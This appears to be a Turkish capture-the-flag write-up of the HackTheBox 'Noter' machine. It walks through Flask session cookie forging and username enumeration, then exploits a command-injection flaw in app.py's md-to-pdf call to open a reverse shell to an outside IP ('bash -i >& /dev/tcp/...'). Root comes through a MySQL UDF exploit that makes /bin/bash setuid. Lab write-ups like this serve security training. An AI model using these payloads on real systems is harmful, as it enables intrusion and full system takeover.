HackTheBox

Noter Write up

Kaan Bıçaklar

2 Temmuz 2022

Giriş

1. Nmap
2. Web Sunucu
3. FTP
4. App.py Exploit(RCE)
5. Yetki yükseltme

Nmap

Sistemde açık portları ve çalışan uygulama sürümlerini görmek için aşağıdaki komut çalıştırılır


```
nmap -A -p- 10.10.11.160
```

```
└─$ nmap -A -p- 10.10.11.160
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 05:10 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 1.12% done; ETC: 05:20 (0:10:19 remaining)
Stats: 0:30:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 05:40 (0:00:00 remaining)
Stats: 0:30:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 05:40 (0:00:00 remaining)
Nmap scan report for noter.htb (10.10.11.160)
Host is up (0.15s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
21/tcp    open     ftp            vsftpd 3.0.3
22/tcp    open     ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c6:53:c6:2a:e9:28:90:50:4d:0c:8d:64:88:e0:08:4d (RSA)
|   256 5f:12:58:5f:49:7d:f3:6c:bd:9b:25:49:ba:09:cc:43 (ECDSA)
|_  256 f1:6b:00:16:f7:88:ab:00:ce:96:af:a6:7e:b5:a8:39 (ED25519)
5000/tcp  open     http           Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Noter
5677/tcp  filtered questdb2-lnchr
38652/tcp filtered unknown
48386/tcp filtered unknown
52422/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2305.31 seconds
```


İlk analiz:ftp sunucusunun anonymous girişi kapalıdır bu yüzden ilk başlamamız gereken yer olarak 5000 portunda bulunan web serverdır

Web sunucu

web sunucusu üzerinde bulunan servisler wappalyzer yardımı ile incelenmiştir




Web sunucu üzerinde birden fazla yerde XSS güvenlik açığı bulunmaktadır fakat tüm XSS zafiyetleri Self XSS olarak bilinen ve impact ı küçük olan bir XSS türüdür.




Siteye register olup giriş yaptım ve ilk denediğim şeylerden biri notları görüntüleme kısmında idor ve benzeri saldırı çeşitlerini denemek oldu fakat idor denendiğinde veya sitenin kabul etmeyeceği herhangi bir şey denendiğinde 500 status kodu (internal server error) aldım ve yanlış yere baktığımı fark ettim.

Session cookie yi inceledim ilk başta **Jason Web Token** olduğunu düşündüm.




Fakat görüldüğü gibi jwt token ı invalid olarak gösterdiği için ilgili Cookie'nin nmap çıktısının yardımı ile Flask Session cookie olduğunu fark ettim.Flask session cookie nin nasıl çalıştığını araştırdım ve karşıma **Flask Session Cookie Forging** Adında bir saldırı metodu olduğunu fark ettim. Daha sonra https://pypi.org/project/flask-unsign/ adresinde bulunan kütüphaneyi indirdim ve unsign fonksiyonu ile secret değerini brute force ile buldum.

Secret değerini bulmamız sayesinde var olduğunu bildiğimiz her kullanıcı hesabı ele geçirilebilir(**account takeover**). bu yüzden site içerisinde farklı kullanıcıları bulmamız gerekiyor.Aklıma ilk gelen kısım ise Login kısmında username enumeration yapılabilceğiydi. Sistemde var olmayan bir username girerseniz hata değeri Invalid credentials olacaktır.Fakat kullanıcı adı doğru ve şifresi yanlış ise Invalid login hata değeri oluşmaktadır.





Bu şekilde intruder kullanarak “**blue**” adlı kullanıcıyı bulduk.




username değişkenine blue değerini atayıp Secret değeri ile imzaladığımızda ve Browserdaki Session cookie’mizi oluşturduğumuz cookie ile değiştirdiğimizde blue adlı kullanıcının hesabına erişmiş oluyoruz.

Kullanıcının oluşturmuş oldugu notları okuduğumuzda:





Ele Geçirdiğimiz kullanıcı bilgileri blue:blue@Noter! ile ftp ye bağlandım.



Password Creation


1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged.
2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords.
3. Passwords must be completely unique, and not used for any other system, application, or personal account.
4. Default user-password generated by the application is in the format of "username@site_name!" (This applies to all your applications)
5. Default installation passwords **must be changed immediately** after installation is complete.

Enforcement


It is the responsibility of the end user to ensure enforcement with the policies above.

If you believe your password may have been compromised, please **immediately** report the incident to "Noter Team" and change the password.

Genel şifre kullanımı Hakkında bulunan policies.pdf dosyasında varsayılan şifrenin username@site_name! olduğu belirtilmiş. Burada ilk aklımıza gelecek ilk şey ftp_admin kullanıcısının varsayılan credential lar ile giriş yapmaktı. **ftp_admin:ftp_admin@Noter!** bilgileri ile ftp ye girdik ve 2 tane backup dosyasıyla karşılaştım.



Bulunan zip dosyalarını çıkardım ve sürümler arasındaki farkı bulmak için;



Mysql **root:Nildogg36**

App.py Exploit

App.py isimli dosya incelendiğinde tehlikeli olabilcek 2 fonksiyon bulunmaktadır.


```python
# Export local
@app.route('/export_note_local/<string:id>', methods=['GET'])
@is_logged_in
def export_note_local(id):
    if check_VIP(session['username']):

        cur = mysql.connection.cursor()

        result = cur.execute("SELECT * FROM notes WHERE id = %s and author = %s", (id,session['username']))

        if result > 0:
            note = cur.fetchone()

            rand_int = random.randint(1,10000)
            command = f"node misc/md-to-pdf.js  $'{note['body']}' {rand_int}"
            subprocess.run(command, shell=True, executable="/bin/bash")

            return send_file(attachment_dir + str(rand_int) +'.pdf', as_attachment=True)

        else:
            return render_template('dashboard.html')
    else:
        abort(403)
```

```python
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']

            status, error = parse_url(url)

            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url,allow_redirects=True)
                    rand_int = random.randint(1,10000)
                    command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):

                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)

                    else:
                        return render_template('export_note.html', error="Error occured while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occured!")


            else:
                return render_template('export_note.html', error=f"Error occured while exporting ! ({error})")

        except Exception as e:
            return render_template('export_note.html', error=f"Error occured while exporting ! ({e})")

    else:
        abort(403)
```

İlgili fonksiyonlarda **md_to_pdf.js** adlı bir nodejs uygulamasına gönderilmektedir. Bu Node js modülünde **CVE-2021-23639** adlı exploit oldugunu fark ettim

```
const { mdToPdf } = require('md-to-pdf');


(async () => {
await mdToPdf({ content: process.argv[2] }, { dest: './misc/attachments/' + process.argv[3] + '.pdf'});
})();
```

Burada kullanılan metot oldukça zafiyet bulundurabilecek bir metoddur. ilk başta testleri **export_note_local** fonksiyonu ile yapmaya çalıştım fakat bu fonksiyonun bozuk oldugunu fark ettim daha sonra **export_note_remote** fonksiyonuyla kendi web sunucum üzerinden zararlı bir .md dosyası oluşturup pdf e dönüştürmeyi denedim ve başarılı bir şekilde shell aldım



Bu saldırı nın analizini yapmamız gerekir ise

App.py uygulamasında;

```
command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
subprocess.run(command, shell=True, executable="/bin/bash")
```

komut satırlarında bulunan değerlerin herhangi bir filtrelemeden geçmeden direkt komut satırına yazılması şu şekilde bir komutun çalışmasına neden olmuştur.

```
/bin/bash -c node misc/md-to-pdf.js  $''; bash -i >& /dev/tcp/10.10.14.33/4243 0>&1;'' 4712
```

bu nedenle Sistem üzerinde başarılı bir şekilde komut yürütme(RCE) zafiyetinden yararlanabildik.

Yetki Yükseltme

Sistemden shell alındıktan sonra yapılması gereken ilk işin alınan shell' i stabil hale getirmektir.

Bunun için ilk başta saldırgan makine üzerinde:

```
ssh-keygen
```

```
cd /home/<user>/.ssh/
```

```
cat id_rsa.pub
```

id_rsa.pub isimli dosya kopyalandıktan sonra hedef makine üzerinde .ssh klasörü içinde authorized_keys adlı dosya olarak eklenir bunun için hedef makine üzerinde:

komutları çalıştırılır.

Daha sonra ise aşağıdaki komut saldırgan makine tarafında çalıştırılır

```
ssh -i id_rsa svc@10.10.11.160
```

shell imizi yükselttiğimize göre artık sistemi enumerate edebiliriz.Linpeas , pspy64 toollarını çalıştırdığımızda ve sistemde yetki yükseltme metotları aradığımızda karşımıza kullanılabilecek çok fazla seçenek çıkmadı. Fakat daha sonra aklıma bulduğumuz mysql kullanıcı bilgilerini kullanarak **UDF(User Defined Functions**) dan yararlanarak yetki yükseltebileceğimi fark ettim.

Öncelikle https://www.exploit-db.com/exploits/1518 adresinde bulunan c dosyasını indirip hedef sisteme atıyoruz ardından aşağıda bulunan komutları çalıştırıyoruz

```
gcc -g -c raptor_udf2.c
```

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
svc@noter:/tmp$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 632
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
MariaDB [mysql]> create table foo(line blob);
Query OK, 0 rows affected (0.008 sec)

MariaDB [mysql]> insert into foo values(load_file('/tmp/raptor_udf2.so'));
Query OK, 1 row affected (0.003 sec)

MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
```

```
MariaDB [mysql]> select * from foo into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.000 sec)

MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.001 sec)
```

```
MariaDB [mysql]> select * from mysql.func;
+-------------+-----+----------------+----------+
| name        | ret | dl             | type     |
+-------------+-----+----------------+----------+
| do_system   |   2 | raptor_udf2.so | function |
+-------------+-----+----------------+----------+
1 row in set (0.000 sec)

MariaDB [mysql]> select do_system('chmod 4777 /bin/bash');
+-------------------------------------+
| do_system('chmod 4777 /bin/bash') |
+-------------------------------------+
|                                   0 |
+-------------------------------------+
1 row in set (0.003 sec)

MariaDB [mysql]> exit
Bye
svc@noter:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Son kalan kısmında /bin/bash e Suid yetki veriyoruz ve bash -p komutu çalıştırılarak root yetkisinde komut çalıştırmaya başlıyoruz.